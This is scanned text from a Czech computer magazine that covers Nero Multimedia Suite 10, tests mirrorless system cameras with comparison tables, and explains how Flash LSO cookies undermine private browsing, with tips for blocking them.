Kdo se těšil na uvedení nové verze vypalovacího balíku již na podzim roku 2009, ten si musel počkat až do letošního dubna. Se změnou názvu na Nero Multimedia Suite 10 přichází i rozdělení souboru aplikací na tři samostatné části. Nero Burning ROM slouží samozřejmě k vypalování všech typů optických médií, Nero BackItUp & Burn pomůže se zálohováním dat a Nero Vision Xtra se věnuje úpravám videa a multimédiím obecně.

Jelikož na samotném vypalování již není příliš co zlepšovat, věnuje se Nero především multimédiím. Mezi aplikacemi v balíku tak nově najdete například správce médií Nero Media Hub, který je alternativou knihovny a přehrávače multimédií Windows Media Player. Navíc ale zvládne například i drobné úpravy fotografií. Důvodem, proč investovat do souboru Nero Multimedia Suite 10, může být především aplikace Nero Vision, která si poradí s úpravami a vypalováním videa ve vysokém rozlišení, včetně například i vytvoření interaktivního menu filmového disku. I s ohledem na cenu celého balíku se jedná o velmi výhodnou nabídku.

Na podzim pak přichází na trh i dvě nové verze Nero Multimedia Suite 10, označené jako Premium HD a Platinum HD. Obě nové verze podporují přehrávání filmů na Blu-ray discích a disponují novými efekty pro vylepšení upravovaného videa. Nejvyšší verze Platinum HD pak nabízí i modul pro synchronizaci multimédií mezi přenosnými přehrávači a na jeden rok i 5GB internetové úložiště pro vaše data.

TIP: Pokud vás zajímá především vypalování všech typů optických médií, sledujte



(Polo)profesionál na fotografie: Zoner Photo Studio přidává s každou novou verzí zajímavé funkce, jeho cena přitom zůstává více než přijatelná.

plné verze na Chip DVD, mezi kterými vám pravidelně nabízíme i aktualizované verze vypalovacího programu Ashampoo Burning Studio, které si hravě poradí s vypalováním dat, hudby i filmů.

Rok 2010: Přehršel nových programů

Výčet zajímavého softwaru, který přišel na trh během roku 2010, samozřejmě není vyčerpávající, jelikož tvůrci softwaru chrlí nové verze programů prakticky každý den. Vybrali jsme pro vás deset reprezentativních zástupců, kteří rozhodně stojí za pozornost. Všechny placené aplikace navíc nabízejí i možnost bezplatného vyzkoušení. 

RADEK.KUBES@CHIP.CZ



Kapesní zrcadlovky

Nová třída digitálních fotoaparátů v sobě kombinuje obrazovou kvalitu jednoočkových zrcadlovek s rozměry kompaktních fotoaparátů. Všechny dostupné „zrcadlovky bez zrcátka“ jsme otestovali.

CHRISTOPH SCHMIDT

Na slavné promenádě La Rambla v Barceloně najdete nekonečné množství zajímavých objektů k fotoografování. Toto místo je však nechvalně proslulé i velkým počtem kapesních krádeží. Mnozí turisté zde tedy starostlivě svírají své brašny s drahými digitálními jednoočkými zrcadlovkami – na rozdíl od ležérně krácejících majitelů kompaktních fotoaparátů, kteří mají svůj přístroj v ruce nebo v kapsičce u pásku. Dříve museli za tuto bezstarostnost platit horší kvalitou snímků. I když mají kompakty stejný počet pixelů, menší obrazový snímač zachytí méně detailů a produkuje více šumu než zrcadlovky.

Uživatelé kompaktních mají také menší možnost uplatnit svou kreativitu – nemo-

hou například využít hloubku ostrosti a rozostřit pozadí portrétní fotografie. Nová kategorie digitálních fotoaparátů si však vzala to nejlepší od obou konkurentů – vynikající obrazovou kvalitu zrcadlovek a malé rozměry kompaktních fotoaparátů. Trik je celkem jednoduchý: tělo je postaveno na 2x až 3,5x větším obrazovém snímači, než jaký mají kompakty. Konstrukteři však ještě vynechali poměrně objemné zrcátko, které v době analogových fotoaparátů přinášelo jedinou možnost, jak v hledáčku vidět skutečně to, co se pak vyfotografuje. U těchto fotoaparátů je to vyřešeno tak, že živý náhled z obrazového snímače je zobrazen na vnějším nebo vnitřním displeji, na který se fotograf dívá skrz zvětšovací okulár. V reálu ale obraz v elektronickém hledáčku není


tak kvalitní jako v hledáčku klasické digitální zrcadlovky. „Zrcadlovky bez zrcátka“ však díky své konstrukci nemají problém zaznamenávat video v HD rozlišení, což je funkce, kterou mají jen nové digitální zrcadlovky.

Nahrávání videa v MP4/H.264, nebo ještě lépe v efektivním AVCHD, je přitom velmi praktické. Kodek MJPEG, který používá u svých fotoaparátů Olympus, je sice kvalitní, ale zabírá v paměti hodně místa.

Výměnné objektivy „zrcadlovek bez zrcátka“ mají nižší přírby, a jsou tedy menší než u klasických zrcadlovek. Výrobci většinou k těmto fotoaparátům nabízí „Pancake“ objektiv s pevnou ohniskovou vzdáleností (20 nebo 25 mm), vyšší světelností a kvalitou obrazu, dále širokoúhlý objektiv (např. 14–42 mm nebo 18–55 mm)

ROZDÍLY MEZI MALÝM A VELKÝM SNÍMAČEM

Nejdůležitější výhodou „zrcadlovek bez zrcátka“ je oproti kompaktním fotoaparátům velký obrazový senzor, oproti zrcadlovkám zase mnohem menší rozměry. Zde se dozvíte, jak se to projevuje na výsledném snímku a jak se takový snímek tvoří.



Digitální zrcadlovky


Velký snímač zachytí hodně dopadajícího světla, což zajišťuje více detailů a nižší hladinu šumu. Kromě toho umožňuje optické zvětšení a kreativní práci s hloubkou ostrosti.



Při reprodukci jemných detailů předvádí velký senzor své trumfy.



Velký snímač a otevřená clona vhodně rozmazávají pozadí.



Zrcadlovka bez zrcátka


Snímač je stejně velký nebo o něco menší než u klasických zrcadlovek. Tělo fotoaparátu a objektivy jsou mnohem menší, protože mechanismus se zrcátkem ve fotoaparátu chybí. Obraz se do hledáčku dostává „živě“ z optického senzoru.



Průměrná zrcadlovka bez zrcátka nemůže se zrcadlovkami držet krok.



Zrcadlovky bez zrcátka umožňují uživateli pohnout si s hloubkou ostrosti.



Kompaktní fotoaparát

V těchto fotoaparátech se používají nejmenší senzory. To zapříčiňuje to, že fotografie mají více šumu a méně detailů. Hloubka ostrosti je vždy velká a ostré je pokaždé i pozadí snímku.



Malý obrazový senzor spolkne důležité detaily snímku.



Kompaktní fotoaparát zachytí ostré i rušivé pozadí za postavou.

a také zoom objektiv (40–150 mm nebo 50–200 mm). Objektivy z příbuzných systémů jsou použitelné jen přes adaptér.

Obrazová kvalita: Blíží se klasickým zrcadlovkám

„Zrcadlovky bez zrcátka“ se jako nová kategorie zařazují mezi kompaktní fotoaparáty a klasické zrcadlovky střední kategorie, a to jak svojí cenou, tak nároky na fotografa. Proto jsme je také porovnali s nejlepšími fotoaparáty těchto kategorií – s kompaktem Canon Powershot G11 (cena cca 10 500 Kč) a se zrcadlovkou Sony Alpha 550 (cena cca 18 000 Kč). Při testování rozlišení snímků nás čekalo příjemné překvapení: malý fotoaparát Sony Alpha NEX-5 měl ze všech „zrcadlovek bez zrcátka“ nejlepší obraz a nechal za sebou nejen Canon PowerShot G11 (1 183 linií), ale i zrcadlovku Sony Alpha 550 (1 298 řádků) – za nejnižší citlivosti jsme u něj totiž naměřili 1 398 linií. Model NEX-5 si vedl velmi dobře i při měření šumu snímků, a to s hodnotou šumu těsně kolem 1,6 VN (Visual Noise) při ISO 1600 – zrcadlovka A550 získala stále velmi dobrých 1,8 VN, zatímco kompaktní fotoaparát už má poměrně výrazný šum a viditelnou zrnitost 8 VN.

Sony NEX-5 a Alpha 550 získaly při měření kvality snímků nejlepší hodnoty.

Stále ale platí, že klasická zrcadlovka je bezkonkurenční v oblasti rychlosti automatického zaostřování, což je důležité pro čas zpoždění závěrky. Je to dáno tím, že zrcadlovky jsou vybaveny speciálním AF senzorem, který ihned pozná, zda je obraz

Zrcadlovky bez zrcadla nabízí velmi dobrou obrazovou kvalitu

ostrý, a následně v případě potřeby rychle a efektivně nastavuje čočky objektivu. Jak kompaktní fotoaparáty, tak „zrcadlovky bez zrcátka“ zaostrují prostřednictvím obrazového senzoru a hodnocení kontrastů

v podstatě metodou pokusů a omylů. Tato metoda je samozřejmě pomalejší. Samsungu NX10 trvá zaostření a pořízení snímku 0,74 sekundy, zatímco Sony Alpha 550 to zvládne za 0,39 sekundy. Canon G11 je s 0,45 sekundy téměř stejně rychlý.

Ti, kteří kladou velký důraz na kvalitu snímků a na možnost kreativní práce, budou se „zrcadlovkou bez zrcátka“ určitě spokojeni. Nabízí totiž velmi dobrý kompromis mezi kvalitou a mobilitou. Pokud upřednostňujete před kompaktností rychlost, vyberte si raději klasickou zrcadlovku. Uživatelé, kterým jde především o malé rozměry, mohou klidně zvolit dobrý kompaktní fotoaparát, jako je Canon PowerShot G11 – rozdíly v kvalitě snímků nejsou oproti zrcadlovce a „zrcadlovce bez zrcátka“ tak dramatické.

Samsung: Model NX10 s největším senzorem je vítězem testu

V tomto roce představil Samsung „zrcadlovky bez zrcátka“ s nově vyvinutým systémem a novým typem bajonetu. Po prvním modelu NX10, který už se prodává cca za 13 000 Kč včetně DPH a objektivu, se objevil další. Zajímavé je, že cena štihlějšího následovníka NX5, který byl

uveden o něco později a který má menší displej a nižší rozlišení videa, je jen o malinko nižší – cca 12 000 Kč (dostanete k němu však 320GB disk).

V každém případě toho model NX10 za svou cenu nabízí hodně. Svou vynikající kvalitou obrazu, která je dána především větší velikostí obrazového snímače formátu APS-C (23,4 x 15,6), se může řadit mezi modely Sony Alpha NEX-5 a zrcadlovku SLR Alpha 550. Samsung produkuje čisté a ostré snímky s hlubokými barvami a dobrými detaily ve světlých a tmavých oblastech. Jeho tělo sedí dobře v ruce a ovládání je promyšlené a pohodlné. Neklopýtá ani v oblasti rychlosti nebo vybavení, a proto si zajistil vítězství v našem testu.

Panasonic: Bohaté příslušenství a specialista na video

Společnost Panasonic by mohla být považována za vynálezce „zrcadlovek bez zrcátka“. Už před dvěma lety totiž přišla s modelem DMC-G1, který je stále v nabídce, a to za cenu cca 14 000 Kč. Tehdy šlo o první fotoaparát s elektronickým hledáčkem a výměnnými objektivy. Panasonic pilně plní přání fotografů a nabízí už osm výměnných objektivů, včetně rybiho oka, širokouhlého objektivu a 400mm (po přepočtu) telezoomu.

Zatímco starý model G1 a malý DMC-GF1 (cena cca 12 000 Kč) drží krok s ostatními v oblasti kvality, současný model DMC-G2 (cena cca 15 000 Kč) se zařadil hned na druhé místo a můžeme ho doporu-

Nelepší příslušenství k zrcadlovkám bez zrcátka

Velkou výhodou zrcadlovek bez zrcátka oproti kompaktním fotoaparátům je to, že je pro ně dostupné příslušenství, které možnosti fotografování značně rozšiřuje. K malému fotoaparátu Olympus Pen si můžete pořídit elektronický hledáček, který k němu připojíte a který je pak velmi užitečný při fotografování za jasného světla. Také Panasonic nabízí hledáček ke svému fotoaparátu DMC-GF1. Specialitou Olympusu je vodotěsné pouzdro pro fotoaparát Pen.

BLESKY

Všechny zrcadlovky bez zrcátka, kromě modelů Olympus Pen E-P1 a P2 a Panasonic DMC-GF1, jsou vybaveny vestavným bleskem. Pořídit si samozřejmě můžete přídavný blesk, který nabízí mnohem větší možnosti a má větší výkon. Blesk řídí elektronicky fotoaparát a můžete ho použít i na delší vzdálenost.

STEREOMIKROFON

Zatímco obrazový senzor zrcadlovek bez zrcátka zvládne produkovat dokonalé HD video, mikrofony velmi často nahrávají jen v mono kvalitě a zachycují i nepříjemné zvuky, které fotoaparát vydává při automatickém ostření a při zoomování. Zvuk je mnohem lepší, použijete-li externí mikrofón, který nabízí Sony, Olympus i Panasonic.



Dobrý zvuk:
Stereomikrofon DMW-MS1 pro fotoaparát Panasonic

čit ke koupi – přesvědčil nás svou obratností, použitelností a kvalitou obrazu. Levnější verze DMC-G10K (cena 12 500 Kč) nemá na rozdíl od modelu G2 výklopný displej – ten se hodí kreativním fotografům při focení z netypické perspektivy. Model DMC-GH1K je pak specialistou na HD video a může nahradit kameru.

Olympus: Fotoaparáty v kompaktním provedení a retro stylu

Společnost Olympus má z testovaných značek ve výrobě fotoaparátů nejdelší

tradici. Japonský výrobce označil svůj fotoaparát v retro designu jako Olympus Pen, což byl v 60. letech velmi populární aparát polovičního kinofilmového formátu, jehož podobu vytvořil designér firmy Olympus Yoshihisa Maitani. Fotoaparáty se měly snadno používat – jako psací pero, pen. V současné době už existují tři modely Pen v podobném kompaktním provedení. Všechny poskytují velmi dobré snímky, které se však kvůli nízkému rozlišení displeje a složité obsluze špatně prohlížejí.



1. MÍSTO

Samsung NX10*

2. MÍSTO

Panasonic Lumix DMC-G2

3. MÍSTO

Panasonic Lumix DMC-G10K*

4. MÍSTO

Panasonic Lumix DMC-GH1K*

5. MÍSTO

Olympus Pen E-P2

6. MÍSTO

Samsung NX5*

Orientační cena vč. DPH	14 000 Kč	14 000 Kč	12 000 Kč	35 000 Kč	17 000 Kč	10 500 Kč
Celkové hodnocení	93,4	92,3	91,3	91,3	90,8	89,2
Obrazová kvalita (45 %)	98	90	91	89	90	99
Vybavení a ovládání (40 %)	93	100	95	100	98	82
Rychlost (15 %)	80	79	81	76	72	80

Parametry a rozměry

Počet megapixelů	14,6	13,1	13,1	14,0	13,1	14,6
Okulár/výklopný displej/stabilizátor	●/-/-	●/●/-	●/-/-	●/●/-	●/-/●	●/-/-
Displej (velikost/rozlišení v pixelech)	3"/614 000	3"/460 000	3"/460 000	3"/460 000	3"/230 000	3"/230 000
Objektiv v kitu	18-55 mm 3,5-5,6	–	14-42 mm 3,5-5,6	14-140 mm 4,0-5,8	–	18-55 mm 3,5-5,6
Formát videa	720p, H 264	720p, AVCHD	720p, MJPEG	1 080p, AVCHD	720p, MJPEG	720p, H 264
Rozlišení (linie) při ISO min/ISO 1600	1 315/1 230	1 255/1 211	1 260/1 221	1 255/1 196	1 271/1 131	1 302/1 248
Šum (VI) při ISO min/ISO 1600	0,8/2,2	1,0/2,1	0,9/2,0	0,9/2,3	1,1/2,5	0,8/2,1
Čas zapnutí/zpoždění spouště MF v s	0,7/0,15	0,9/0,15	0,6/0,15	1,5/0,11	1,6/0,34	0,7/0,15
Počet snímků s live view min./max.	280/590	210/410	310/650	280/570	240/480	290/610
Rozměry (Š × V × H) a hmotnost	123 × 87 × 40 mm/410 g	124 × 84 × 60 mm/425 g	124 × 84 × 74 mm/400 g	124 × 90 × 45 mm/440 g	121 × 70 × 35 mm/385 g	123 × 87 × 40 mm/405 g

● ano
– ne

■ Špičková třída (100-90,0)
■ Střední třída (74,9-45,0)

■ Vyšší třída (89,9-75,0)
■ Nelze doporučit (44,9-0)
Všechna hodnocení v bodech (max. 100)

Uživatelé mohou při fotografování přímo ve fotoaparátu využít umělecké filtry, které je mohou inspirovat. Novější model E-P2 (cena cca 16 000 Kč) nabízí mnoho funkcí navíc a se svým předchůdcem E-P1 (cena podobná) sdílí šikovné kovové tělo. Tento model však není příliš vybavený – chybí mu elektronický hledáček modelu P2 a blesk, který má i „ekonomická“ varianta E-PL1 (cena 11 000 Kč) s plastovým tělem.


Sony: Minifotoaparáty s vynikající kvalitou obrazu

Firma Sony používá u svých malých „zrcadlovek bez zrcátka“ APS-C senzor plné velikosti – a dosahuje nejlepší kvality snímků v této testovací kategorii. Sony Alpha NEX-5 (cena cca 15 000 Kč) a Sony Alpha NEX-3 (cena cca 12 000 Kč) se liší jen v několika bodech: model NEX-5 má kovové tělo a je ještě menší než Alpha NEX-3. Dražší model navíc natáčí video v plném Full HD rozlišení, zatímco NEX-3 jen ve formátu 720p. Navzdory neobvyklým rozměrům – velkému objektivu a malému tělu – se fotoaparáty dobře drží v ruce. Některé operace jsou však přizpůsobeny spíše amatérům (snadné naklonění displeje) a manuální funkce se ovládají obtížněji. Kromě toho, že poskytují vynikající snímky, nabízí tyto fotoaparáty i další zajímavé funkce: oba jsou schopné složit působivá 3D panoramata. 

AUTOR@CHIP.CZ

MALÉ A/NEBO DOBRÉ?

Zrcadlovky bez zrcátka, jako je například fotoaparát Sony NEX, ukazují, že i malé fotoaparáty mohou produkovat vynikající obraz.



						PRO SROVNÁNÍ	
							
7. MÍSTO	8. MÍSTO	9. MÍSTO	10. MÍSTO	11. MÍSTO	12. MÍSTO	SLR	KOMPAKT
Sony Alpha NEX-5*	Sony Alpha NEX-3*	Panasonic DMC-G1*	Olympus Pen E-PL1	Olympus Pen E-P1	Panasonic Lumix DMC-GF1	Sony Alpha 550	Canon Powershot G11
15 000 Kč	13 000 Kč	14 000 Kč	11 000 Kč	17 000 Kč	12 000 Kč	18 000 Kč	10 500 Kč
88,4	86,4	85,4	84,5	81,9	79,4	96,9	nelze porovnávat
100	98	84	92	89	81	100	nelze porovnávat
82	79	89	79	79	79	93	nelze porovnávat
70	70	81	75	70	73	100	nelze porovnávat
14,6	14,6	13,1	13,1	13,1	13,1	14,9	10,0
-/-/-	-/-/-	●/●/-	-/-/●	-/-/●	-/-/-	●/●/●	●/●/●
3"/921 600	3"/921 600	3"/460 000	2,7"/230 000	3"/230 000	3"/460 000	3"/921 600	2,8"/461 600
18-55 mm 3,5-5,6	18-55 mm 3,5-5,6	14-45 mm 3,5-5,6	-	-	-	-	6,1-30,5 mm 2,8-4,5
1 080p, AVC	720p, MPEG-4	-	720p, MJPEG	720p, MJPEG	720p, AVCHD	-	640 × 489, H 264
1 398/1 280	1 405/1 315	1 236/1 117	1 393/1 308	1 302/1 113	1 290/1 245	1 298/1 211	1 183/881
0,9/1,6	0,9/1,7	1,0/3,4	0,9/2,1	1,4/2,7	1,4/2,7	0,9/1,8	0,9/8 (ISO 800)
2,6/0,27	2,5/0,27	1,0/0,1	1,9/0,24	2,6/0,26	1,1/0,23	0,4/0,15	2,4/0,46 (AF)
230/470	240/480	300/610	240/520	270/540	340/670	440/870	230/-
111 × 59 × 38 mm/305 g	117 × 63 × 33 mm/320 g	124 × 84 × 45 mm/430 g	115 × 72 × 42 mm/345 g	121 × 70 × 35 mm/385 g	119 × 71 × 36 mm/350 g	137 × 104 × 84 mm/680 g	112 × 76 × 48 mm/400 g

* Cena kitu fotoaparát + objektiv

NEanonymní SURFOVÁNÍ

Vývojáři vyslyšeli volání po větším množství soukromí a připravili pro většinu moderních prohlížečů tzv. soukromý mod, který by měl uživatelům nabídnout relativně anonymní surfování po internetu. Funguje ale opravdu bez chyb?

PETR KRATOCHVÍL

Každý normální člověk potřebuje soukromí. Je jedno, jestli nechce, aby manželka zjistila, jaké „hračky“ si hodlá koupit za ušetřené prémie, nebo zda chce před dětmi na domácím počítači utajit adresy svých „oblíbených“ webů. Čas od času by mělo být surfování opravdu soukromou záležitostí. Jak je tomu ale ve skutečnosti?

Metody sledování

Způsobů, jak rozpoznat uživatele na internetu, je celá řada – od metody nejjednodušší (přes IP adresu) přes obtížnější (identifikace na základě kombinace identifikací OS, browseru, rozlišení – viz například služba Panopticllick na <http://panopticllick.eff.org>) až po tu teoreticky nejsložitější (cookies). Pokud totiž budeme předpokládat, že si uživatelé kontrolují, které stránky u nich v počítači ukládají cookies, zároveň je pravidelně mažou a v případě potřeby používají „anonymní prohlížení“, měla by být identifikace uživatele na základě cookies poměrně obtížná. Jak je tomu ale ve skutečnosti?

Až do příchodu IPv6 (kdy by měla být IP adresa jednoznačnou identifikací počítače) nemusí být tento údaj zcela jednoznačný. Za jednu adresu se může skrývat celá řada uživatelů (například u firem nebo menších providerů), uživateli může být čas od času přidělena jiná IP adresa (např. při restartu routeru) nebo může surfař využívat proxy servery či jiné anonymizační prostředky.

Druhý způsob identifikace uživatele je sice možné využít téměř kdekoli, jeho praktická použitelnost je však poněkud omezená – v praxi slouží spíše jen jako doplněk. Identifikace na základě cookies byla dříve relativně snadná – uživatelé na svých počítačích skladovali tisíce „nehledaných“

cookies plných zajímavých informací. S rostoucím zájmem o soukromí však začalo přibývat uživatelů (a nástrojů), kteří cookies pravidelně odstraňují, případně je zcela zakazují. Spolu s anonymními režimy prohlížečů se zdálo, že se blíží konec jednoduchého čmouchání po uživatelských datech. Opak je však pravdou...

Trojský flash

Společným jmenovatelem obrovského množství internetových stránek je v sou-

časné době technologie „flash“. Zatímco dříve jste ji našli jen u specializovaných animovaných stránek nebo herních webů, dnes lze flash najít skutečně všude. Umožňuje integraci poutavých prezentací, nabízí přehrávání videa nebo zobrazení 3D animací. Další oblastí, kde se tato technologie masivně používá, jsou reklamní bannery – díky nim lze najít flash téměř na každé stránce.

Aby všechny tyto technické lahůdky fungovaly správně, ukládá si flash na váš

Jak se bránit LSO cookies



1 Používejte prohlížeč, který vám umožní snadné ovlivňování míry soukromí. Ideální je v tomto případě Firefox, pro který existuje obrovské množství doplňků nabízejících jednoduché povolování či zakazování bezpečnostních prvků.

2 Pomocí doplňku NoScript implicitně za-

kažte všechny potenciálně rizikové prvky – včetně Javy, Javascriptu nebo Silverlight, a povolujte je jen podle svých potřeb.


3 Pomocí dalšího doplňku s názvem BetterPrivacy buď ukládání LSO cookies zcela zakážete, nebo je automaticky mažte vždy po zavření prohlížeče.

4 Upgradujte Adobe Flash alespoň na verzi 10.1. Nakonec si na webu Adobe (viz odkaz v textu) nakonfigurujte ukládání dat tak, aby fungovaly pro vás důležité služby využívající Adobe Flash (například multimediální prohlížeče).



Informace: V tomto okně najdete seznam všech webů, které mají na vašem počítači uložené LSO cookies, a zároveň zde najdete volbu pro jejich odstranění.

Soukromí: Zrušením zatržítka u položky „Povolit obsahu Flash třetích stran uložení informací do počítače“ zakážete LSO cookies přístup do vašeho počítače.



disk informace například o úrovni hlasitosti přehrávaného videa nebo poslední pozici on-line hry – vše v souboru s příponou „sol“ – v tzv. LSO cookie. Až k této úrovni by bylo vše v pořádku a uživatelé by nemohli mít žádné výhrady.

Pak si ale potenciálu této „techniky“ všimli provozovatelé reklamy či sběrači dat a k důležitým a praktickým údajům začaly přibývat i informace, které spíše než uživatelům sloužily čmurchalům.

A jak je tomu nyní? Podle studie univerzity Berkley (http://papers.ssrn.com/sol3/papers.cfm?abstract_id=1446862) používá LSO cookies již více než 50 % internetových stránek a tento počet rychle roste. A není se čemu divit. Ve srovnání s klasickými cookies mají LSO celou řadu výhod – naprostá většina běžných uživatelů o nich nemá ani tušení, běžné nástroje pro anonymizaci je nesmažou, ukládají se i v anonymním režimu (do verze flash 10.1) a webová stránka si do nich může uložit až 100 kB dat (klasické cookies mají omezení na 4 kB). LSO cookies navíc nejsou časově omezené a jen zkušený uživatel dokáže zjistit jejich obsah. Pokud vás zajímá, jaké informace si o vás weby v LSO

cookies ukládají, nainstalujte si například .sol Editor (<http://sourceforge.net/projects/soleditor/>), který umí tyto cookies vytvářet i číst.

Jak bojovat a vyhrát

Zbavit se samotných LSO cookies není nic obtížného – stačí použít některý ze specializovaných programů (například CCleaner z Chip DVD nebo z www.ccleaner.com). V něm kliknete na ikonu »Cleaner«, poté na záložku »Applications« a v sekci „Multimedia“ zvolte »Adobe Flash Player«. Uživatelé Firefoxu mohou navíc použít rozšíření Better Privacy (najdete ho na <https://addons.mozilla.org/en-US/firefox/addon/6623/> nebo na Chip DVD), které umožňuje jak jednorázové smazání, tak i automatické odstraňování LSO cookies.

Mnohem důležitější je ale zabránit jejich automatickému používání. Pro tento účel je nutné navštívit „Adobe Website Storage Settings panel“ na adrese www.macromedia.com/support/documentation/en/flashplayer/help/settings_manager07.html (adresu najdete i v souboru „odkazy.txt“ na Chip DVD). Po načtení webu se

v horní části objeví malý panel, který umožní nastavit chování prohlížeče při práci s LSO cookies. Nejprve můžete v předposlední záložce (Nastavení ukládání webu) zjistit, které weby si již na vašem počítači informace „odložily“, a poté vybrané (nebo všechny) cookies smazat. Mnohem důležitější volbu ale najdete v záložce druhé (Globální nastavení ukládání). Zde můžete nejen omezit prostor vyhrazený pro cookies, ale také zrušením zatržítka u položky „Povolit obsahu Flash třetích stran uložení informací do počítače“ jejich ukládání zakázat. Výsledek svých aktivit si můžete ověřit na svém disku – složka určená pro LSO cookies (%APPDATA%\Macromedia\Flash Player\#SharedObjects\náhodný řetězec) by měla být zcela prázdná. Poté už by vaše surfování mělo být podstatně anonymnější...

Rozdílný přístup

Pokud se na celou problematiku podíváme čistě pohledem „moderního“ uživatele, který své soukromí odhaluje na svém blogu nebo Facebooku, nejsou LSO cookies žádným strašákem. Jde o moderní prostředek sloužící k usnadnění surfování a ukládání informací pro lepší identifikaci uživatele a zacílení reklamy. Podobné prostředky najdete i u konkurenčních technologií (Microsoft Silverlight, Google Gears...) a do budoucna se s nimi budeme setkávat stále častěji. Záleží tedy jen na vás, zda se světu zcela odhalíte, nebo zda máte rádi své soukromí. 

PETR.KRATOCHVIL@CHIP.CZ






